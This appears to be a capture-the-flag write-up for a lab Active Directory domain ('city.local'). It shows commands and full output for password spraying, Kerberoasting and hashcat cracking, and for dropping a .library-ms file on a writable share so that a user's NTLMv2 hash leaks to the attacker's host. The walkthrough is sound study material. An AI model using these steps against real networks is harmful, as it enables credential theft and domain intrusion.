
If we followed the stream for that packet, it'll lead us to these credentials:
USER=svc_services_portal PASS=PortAl1337 DOMAIN=city.local SERVICE=Voter RegistrationValidating the credentials against the AD seems to be valid.
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc smb 10.1.46.196 -u svc_services_portal -p 'PortAl1337' --shares
SMB 10.1.46.196 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False)
 (Null Auth:True) (DC:True)
SMB 10.1.46.196 445 DC-CC [+] city.local\svc_services_portal:PortAl1337
SMB 10.1.46.196 445 DC-CC [*] Enumerated shares
SMB 10.1.46.196 445 DC-CC Share Permissions Remark
SMB 10.1.46.196 445 DC-CC ----- ----------- ------
SMB 10.1.46.196 445 DC-CC ADMIN$ Remote Admin
SMB 10.1.46.196 445 DC-CC Backups
SMB 10.1.46.196 445 DC-CC C$ Default share
SMB 10.1.46.196 445 DC-CC IPC$ READ Remote IPC
SMB 10.1.46.196 445 DC-CC NETLOGON READ Logon server share
SMB 10.1.46.196 445 DC-CC SYSVOL READ Logon server share
SMB 10.1.46.196 445 DC-CC Uploads
Access as Clerk.John
First thing I thought of, whoever set up this svc account might've reused his own password, so let's get a list of users and password spray them.
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ bloodyAD --host 10.1.46.196 -d city.local -u svc_services_portal -p 'PortAl1337' get writable ^C
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc smb 10.1.46.196 -u svc_services_portal -p 'PortAl1337' --users-export users.txt
SMB 10.1.46.196 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False)
 (Null Auth:True) (DC:True)
SMB 10.1.46.196 445 DC-CC [+] city.local\svc_services_portal:PortAl1337
SMB 10.1.46.196 445 DC-CC -Username- -Last PW Set- -BadPW- -Description-

SMB 10.1.46.196 445 DC-CC Administrator 2025-11-28 21:25:26 0 Built-in account for administering the computer/
domain
SMB 10.1.46.196 445 DC-CC Guest < never> 0 Built-in account for guest access to the compute
r/domain
SMB 10.1.46.196 445 DC-CC krbtgt 2025-10-24 13:57:52 0 Key Distribution Center Service Account
SMB 10.1.46.196 445 DC-CC clerk.john 2025-10-24 14:26:28 0
SMB 10.1.46.196 445 DC-CC jon.peters 2025-10-24 19:12:05 0
SMB 10.1.46.196 445 DC-CC emma.hayes 2025-10-26 14:32:12 0
SMB 10.1.46.196 445 DC-CC sam.brooks 2026-08-14 01:11:07 0
SMB 10.1.46.196 445 DC-CC web_admin 2026-08-14 01:41:18 0 Dedicated administrative account for IIS web ser
ver infrastructure management and operations
SMB 10.1.46.196 445 DC-CC alex.king 2025-10-24 14:26:28 0
SMB 10.1.46.196 445 DC-CC rita.cho 2025-10-24 14:26:28 0
SMB 10.1.46.196 445 DC-CC maria.clerk 2025-10-27 18:54:04 0
SMB 10.1.46.196 445 DC-CC paul.roberts 2025-10-24 14:26:28 0
SMB 10.1.46.196 445 DC-CC nina.soto 2025-10-29 15:32:00 0
SMB 10.1.46.196 445 DC-CC svc_services_portal 2025-10-31 19:13:05 0
SMB 10.1.46.196 445 DC-CC [*] Enumerated 14 local users: CITY
SMB 10.1.46.196 445 DC-CC [*] Writing 14 local users to users.txt
As you can see, the password is only valid for the svc user.
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc smb 10.1.46.196 -u users.txt -p 'PortAl1337' --continue-on-success
SMB 10.1.46.196 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False)
 (Null Auth:True) (DC:True)
SMB 10.1.46.196 445 DC-CC [-] city.local\Administrator:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\Guest:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\krbtgt:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\clerk.john:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\jon.peters:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\emma.hayes:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\sam.brooks:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\web_admin:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\alex.king:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\rita.cho:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\maria.clerk:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\paul.roberts:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [-] city.local\nina.soto:PortAl1337 STATUS_LOGON_FAILURE
SMB 10.1.46.196 445 DC-CC [+] city.local\svc_services_portal:PortAl1337
Started thinking about Kerberoasting and AS-REP Roasting, starting with Kerberoasting we get that the user clerk.john has an SPN attached to it so we can request TGS encrypted with that account's hash and we can crack that hash offline to get the password.
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc ldap 10.1.46.196 -u svc_services_portal -p 'PortAl1337' --kerberoast kerberoast.out
LDAP 10.1.46.196 389 DC-CC [*] Windows 10 / Server 2019 Build 17763 (name:DC-CC) (domain:city.local) (signing:None) (channel binding:
No TLS cert)
LDAP 10.1.46.196 389 DC-CC [+] city.local\svc_services_portal:PortAl1337
LDAP 10.1.46.196 389 DC-CC [*] Skipping disabled account: krbtgt
LDAP 10.1.46.196 389 DC-CC [*] Total of records returned 1
LDAP 10.1.46.196 389 DC-CC [*] sAMAccountName: clerk.john, memberOf: [], pwdLastSet: 2025-10-24 10:26:28.614558, lastLogon: 2026-02-2
7 09:58:43.208008
LDAP 10.1.46.196 389 DC-CC $krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$2ed0e1ef2f9fe1ff542de6df8ba0f9fe$0f871f96f29ffce
4f4facc0d3299f1973186ce99305e198e73b646bcd6651c12a3714e8e658be9a7d5df1cef036223ee8d38ebe661db07028cec227ae2f34654796d4baef274baf8ac885ea3587d52915d10484601aa2
68d3d39b9c009710a78be1ad1b44e1b3fcb763531c19eed34d0f3f78a6403329225009a6595a3aeac5c04de7aff8ae312f1c9f62a940652bb18849d7a7e3c488bc8ecafd7899a0064547c7fd2871aa
d0e7a350f12dec7393750100b269f5f703835e7498aefe5642c479386a7d3063bc87bed7eaac6790bbae6d196ed15aa6cba5c0e25326e27b3bc51c347265d04e8b109e8c7c75d682093e04df1bdce5
1ba710aa8e1e2810a8f66ef48cedebbdd659c3894170552b5612e66cfd0fafbdd7622805c7095f470b6159125ecf4440257c2c63d5f6ada4ee91df25d986f0160e576688365dedf418e1440766d614
0779b4433a985b07f95ee67ea6fda917da8ec3a20bd4e64605eae9fdf88905fcb3a1febecdfaf6c2b80638bf28124d0b2dde584bc2ea9da12f8f4d1f82bafa44ad1df5dd564e62cf59ac5eacdae973
f91a067796fb46227faa6df094739313e04987b3a3af7c8b722d76a9138cf548b0222bed43554b2c73be29c5df3b321048b64764eac17cc4e53734d9730bbccd3cd76199afc727979bcab0ca97c786
f93288b0600ff207aaa7ffab9328967c7c46ee688d3cb9d7ebe8a667be75ef7a92f4186e329537adc4db6a74ee4e9764e84d2fc56a580d0736e38f418f35a16f1f980332536c4c500c36b9ee94948c
1ff3d9d4de5d03015d7295443e897ef7fb837d9ddb9965a893213d8ece4f4764344f0e923797948006ad2025a49f98daaf4be54575192caa9f0138ca8a230c82f266bdcae942ef89aba65881677d57
f54bd79c8769ebd74e79aa76eda9a5815b881f26cae91967a5601e5f7c0d813af39a4387d8086cdf75417397d853dd39574853506088f80c4cc0d2194be8813eac09be6b435ea26084f4cf546bcc4c
b0396f7f3beb88a8418047ee77ee8575c8f5bcae7782ed1f6059140b40af4dde0c860208e6f755838daf9d5028463b1a73c805f804d7e2ad30f143dcaec2753a66d2f9686be2c2da8821a234dd3669
907ee6b69ff3e260a023ec2419daf6e53e786316cb61d5db7c5e8e657acb9c00b5879c54b5d5f83f54dacb2758d785662dc4f62ce2dce3d10d4eb68dae340de7d75f44923d5779dde5e63cfa4c5b11
76afc931b0cd2f4b7242ae48ec4a7d632c4b7c723b1d7c2d6cefdc7e14a5add3a933a0069a8cd638c375126573b9388ffa22600ddc1b1f9fe572edd68e432020cd71632a026fe54f4db9f0031ac1cd
70adbe6278638ba54f3ade64172632a4108fb739591d8caa9b1a54235b78f6c2d5c365813ad4d48dc6b59daf4144b131afd965044a214991525785317742743e7e3469df2bbc8a6251b11124122ec8
c9e65fcb35e8c65040646a2142424d33d7af8544964f7700ac20273d3b03368994c57fd9baac9abf784ed854431564be3b20c7056e52702c3a2586b52d03e55fb6a4855b966f8f56d218e08a1f7c2d
08f63dd1ea9c877192c93cd1520fa3b98d2ac9fb1381c85f0f1dbed1a920751826e8f633437e4aa4859666a08953952036e1c3cb1
Trying to crack using hashcat got us the password clerkhill
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ hashcat -a 0 kerberoast.out /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk.john*$2ed0e1ef2f9fe1ff542de6df8ba0f9fe$0f871f96f29ffce4f4facc0d3299f1973186ce99305e198e73b646bcd6651c12a37
14e8e658be9a7d5df1cef036223ee8d38ebe661db07028cec227ae2f34654796d4baef274baf8ac885ea3587d52915d10484601aa268d3d39b9c009710a78be1ad1b44e1b3fcb763531c19eed34d0f
3f78a6403329225009a6595a3aeac5c04de7aff8ae312f1c9f62a940652bb18849d7a7e3c488bc8ecafd7899a0064547c7fd2871aad0e7a350f12dec7393750100b269f5f703835e7498aefe5642c4
79386a7d3063bc87bed7eaac6790bbae6d196ed15aa6cba5c0e25326e27b3bc51c347265d04e8b109e8c7c75d682093e04df1bdce51ba710aa8e1e2810a8f66ef48cedebbdd659c3894170552b5612
e66cfd0fafbdd7622805c7095f470b6159125ecf4440257c2c63d5f6ada4ee91df25d986f0160e576688365dedf418e1440766d6140779b4433a985b07f95ee67ea6fda917da8ec3a20bd4e64605ea
e9fdf88905fcb3a1febecdfaf6c2b80638bf28124d0b2dde584bc2ea9da12f8f4d1f82bafa44ad1df5dd564e62cf59ac5eacdae973f91a067796fb46227faa6df094739313e04987b3a3af7c8b722d
76a9138cf548b0222bed43554b2c73be29c5df3b321048b64764eac17cc4e53734d9730bbccd3cd76199afc727979bcab0ca97c786f93288b0600ff207aaa7ffab9328967c7c46ee688d3cb9d7ebe8
a667be75ef7a92f4186e329537adc4db6a74ee4e9764e84d2fc56a580d0736e38f418f35a16f1f980332536c4c500c36b9ee94948c1ff3d9d4de5d03015d7295443e897ef7fb837d9ddb9965a89321
3d8ece4f4764344f0e923797948006ad2025a49f98daaf4be54575192caa9f0138ca8a230c82f266bdcae942ef89aba65881677d57f54bd79c8769ebd74e79aa76eda9a5815b881f26cae91967a560
1e5f7c0d813af39a4387d8086cdf75417397d853dd39574853506088f80c4cc0d2194be8813eac09be6b435ea26084f4cf546bcc4cb0396f7f3beb88a8418047ee77ee8575c8f5bcae7782ed1f6059
140b40af4dde0c860208e6f755838daf9d5028463b1a73c805f804d7e2ad30f143dcaec2753a66d2f9686be2c2da8821a234dd3669907ee6b69ff3e260a023ec2419daf6e53e786316cb61d5db7c5e
8e657acb9c00b5879c54b5d5f83f54dacb2758d785662dc4f62ce2dce3d10d4eb68dae340de7d75f44923d5779dde5e63cfa4c5b1176afc931b0cd2f4b7242ae48ec4a7d632c4b7c723b1d7c2d6cef
dc7e14a5add3a933a0069a8cd638c375126573b9388ffa22600ddc1b1f9fe572edd68e432020cd71632a026fe54f4db9f0031ac1cd70adbe6278638ba54f3ade64172632a4108fb739591d8caa9b1a
54235b78f6c2d5c365813ad4d48dc6b59daf4144b131afd965044a214991525785317742743e7e3469df2bbc8a6251b11124122ec8c9e65fcb35e8c65040646a2142424d33d7af8544964f7700ac20
273d3b03368994c57fd9baac9abf784ed854431564be3b20c7056e52702c3a2586b52d03e55fb6a4855b966f8f56d218e08a1f7c2d08f63dd1ea9c877192c93cd1520fa3b98d2ac9fb1381c85f0f1d
bed1a920751826e8f633437e4aa4859666a08953952036e1c3cb1:clerkhill

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*clerk.john$CITY.LOCAL$city.local\clerk...1c3cb1
Time.Started.....: Sat Aug 22 00:59:49 2026 (5 secs)
Time.Estimated...: Sat Aug 22 00:59:54 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   545.7 kH/s (1.22ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1910784/14344385 (13.32%)
Rejected.........: 0/1910784 (0.00%)
Restore.Point....: 1909760/14344385 (13.31%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: clouds99 -> clenson
Hardware.Mon.#1..: Util: 85%

Started: Sat Aug 22 00:59:37 2026
Stopped: Sat Aug 22 00:59:55 2026
SMB as clerk.john
We noticed those 2 shares earlier but we had no access, so we have to check them on every creds we get and as you can see the Uploads share is readable/writable by the user clerk.john
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc smb 10.1.46.196 -u clerk.john -p 'clerkhill' --shares
SMB 10.1.46.196 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False)
 (Null Auth:True) (DC:True)
SMB 10.1.46.196 445 DC-CC [+] city.local\clerk.john:clerkhill
SMB 10.1.46.196 445 DC-CC [*] Enumerated shares
SMB 10.1.46.196 445 DC-CC Share Permissions Remark
SMB 10.1.46.196 445 DC-CC ----- ----------- ------
SMB 10.1.46.196 445 DC-CC ADMIN$ Remote Admin
SMB 10.1.46.196 445 DC-CC Backups
SMB 10.1.46.196 445 DC-CC C$ Default share
SMB 10.1.46.196 445 DC-CC IPC$ READ Remote IPC
SMB 10.1.46.196 445 DC-CC NETLOGON READ Logon server share
SMB 10.1.46.196 445 DC-CC SYSVOL READ Logon server share
SMB 10.1.46.196 445 DC-CC Uploads READ,WRITE
Connecting as clerk to see what is on the share
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ smbclient.py city.local/clerk.john:clerkhill@city.local
Impacket v0.14.0.dev0+20260814.164800.c23b3d55 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use Uploads
# ls
drw-rw-rw- 0 Fri Feb 27 09:56:08 2026 .
drw-rw-rw- 0 Fri Feb 27 09:56:08 2026 ..
-rw-rw-rw- 151219 Fri Feb 27 12:28:55 2026 Council_Draft.txt
-rw-rw-rw- 300 Thu Oct 30 15:36:56 2025 Holiday_Office_Hours_Notice.docx
-rw-rw-rw- 240 Thu Oct 30 15:37:35 2025 Parking_Permit_Info_Sheet.txt
-rw-rw-rw- 341 Thu Oct 30 15:36:14 2025 Room_Booking_Request_Form.docx
-rw-rw-rw- 751 Mon Oct 27 18:20:21 2025 Staff_Contacts.txt
-rw-rw-rw- 1164 Fri Feb 6 04:55:07 2026 WriteAccess_Jon.Peters_DC-CC-Uploads.eml
# mget *
[*] Downloading Council_Draft.txt
[*] Downloading Holiday_Office_Hours_Notice.docx
[*] Downloading Parking_Permit_Info_Sheet.txt
[*] Downloading Room_Booking_Request_Form.docx
[*] Downloading Staff_Contacts.txt
[*] Downloading WriteAccess_Jon.Peters_DC-CC-Uploads.eml
# exit
The Council Draft file is too long and turned out to be just a filler
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ wc -l Council_Draft.txt
2109 Council_Draft.txt
The Staff Contacts file has a list of the users and their role but we can list users now so I don't think this is very helpful
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ cat Staff_Contacts.txt
City Council Internal Staff Directory

Emma Hayes < emma.hayes@city.local> Helpdesk / IT Support
Sam Brooks < sam.brooks@city.local> Network Operations
John Smith < john.smith@city.local> Public Relations
Web_Admin < web_admin@city.local> Web Management
Jon Peters < jon.peters@city.local> Council Administration
Clerk John < clerk.john@city.local> Clerk
Alex King < alex.king@city.local> Staff
Rita Cho < rita.cho@city.local> Staff
Maria Clerk < maria.clerk@city.local> Staff
Paul Roberts < paul.roberts@city.local> Staff
Nina Soto < nina.soto@city.local> Staff
Access as Jon.peters
Abusing Write over Uploads

Once we're done with the files we read, now we can start dropping files using the write access to see if any of the users will leak its NTLMv2 hash when it visits the path where we drop the file. Starting with library-ms as it is the most recent one.
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc smb city.local -u clerk.john -p 'clerkhill' -M drop-library-ms -o SERVER=10.200.81.103 NAME=test
SMB 10.0.19.172 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False)
 (Null Auth:True) (DC:True)
SMB 10.0.19.172 445 DC-CC [+] city.local\clerk.john:clerkhill
SMB 10.0.19.172 445 DC-CC [*] Enumerated shares
SMB 10.0.19.172 445 DC-CC Share Permissions Remark
SMB 10.0.19.172 445 DC-CC ----- ----------- ------
SMB 10.0.19.172 445 DC-CC ADMIN$ Remote Admin
SMB 10.0.19.172 445 DC-CC Backups
SMB 10.0.19.172 445 DC-CC C$ Default share
SMB 10.0.19.172 445 DC-CC IPC$ READ Remote IPC
SMB 10.0.19.172 445 DC-CC NETLOGON READ Logon server share
SMB 10.0.19.172 445 DC-CC SYSVOL READ Logon server share
SMB 10.0.19.172 445 DC-CC Uploads READ,WRITE
DROP-LIB... 10.0.19.172     445    DC-CC            [+] Found writable share : Uploads
DROP-LIB... 10.0.19.172     445    DC-CC            [+] Created .library-ms file on share 'Uploads'
As you can see, the moment we drop the file we get a hash for the user jon.peters
Cracking NTLMv2
Cracking the hash for the user returns 1234heresjonny as a password
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ hashcat -a 0 jon.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode


Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

JON.PETERS::CITY:b5cf90ad8719d9e8:dc4f00a0f35e9ca2669b7b6b8e6877b4:0101000000000000006c3e8bd231dd01c0782b26b234d506000000000200080053004b004800510001001e00570049004e002d004
2004500390049004f004f005900510045005300570004003400570049004e002d0042004500390049004f004f00590051004500530057002e0053004b00480051002e004c004f00430041004c000300140053004b004
80051002e004c004f00430041004c000500140053004b00480051002e004c004f00430041004c0007000800006c3e8bd231dd0106000400020000000800300030000000000000000000000000200000fb7861ff8cbb8
0f6e080b7928bdc9b7bee1dcc9573856f4556171677706b03c80a001000000000000000000000000000000000000900240063006900660073002f00310030002e003200300030002e00380031002e003100300033000
000000000000000:1234heresjonny

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JON.PETERS::CITY:b5cf90ad8719d9e8:dc4f00a0f35e9ca26...000000
Time.Started.....: Sat Aug 22 01:09:18 2026 (24 secs)
Time.Estimated...: Sat Aug 22 01:09:42 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   494.2 kH/s (1.29ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 13339648/14344385 (93.00%)
Rejected.........: 0/13339648 (0.00%)
Restore.Point....: 13338624/14344385 (92.99%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 1234juli -> 1234babaloo
Hardware.Mon.#1..: Util: 84%

Started: Sat Aug 22 01:09:16 2026
Stopped: Sat Aug 22 01:09:43 2026
Validating again to see if the user has access to that backup folder.
┌─[]─[10.200.81.103]─[jimmex@attacker]─[~/HSM/CityCouncil]
└──╼ [★]$ nxc smb city.local -u jon.peters -p 1234heresjonny --shares
SMB 10.0.19.172 445 DC-CC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC-CC) (domain:city.local) (signing:True) (SMBv1:False) (Null Auth:Tr
ue) (DC:True)
SMB 10.0.19.172 445 DC-CC [+] city.local\jon.peters:1234heresjonny
SMB 10.0.19.172 445 DC-CC [*] Enumerated shares
SMB 10.0.19.172 445 DC-CC Share Permissions Remark
SMB 10.0.19.172 445 DC-CC ----- ----------- ------
SMB 10.0.19.172 445 DC-CC ADMIN$ Remote Admin
SMB 10.0.19.172 445 DC-CC Backups
SMB 10.0.19.172 445 DC-CC C$ Default share
SMB 10.0.19.172 445 DC-CC IPC$ READ Remote IPC
SMB 10.0.19.172 445 DC-CC NETLOGON READ Logon server share
SMB 10.0.19.172 445 DC-CC SYSVOL READ Logon server share
SMB 10.0.19.172 445 DC-CC Uploads READ,WRITE
Bloodhound Data
At this point I just collected BloodHound data but nothing showed on BloodHound except we have GenericWrite over those 3 users but those users have no outbound objects, yet one of them might have read or write over that share we've been looking for
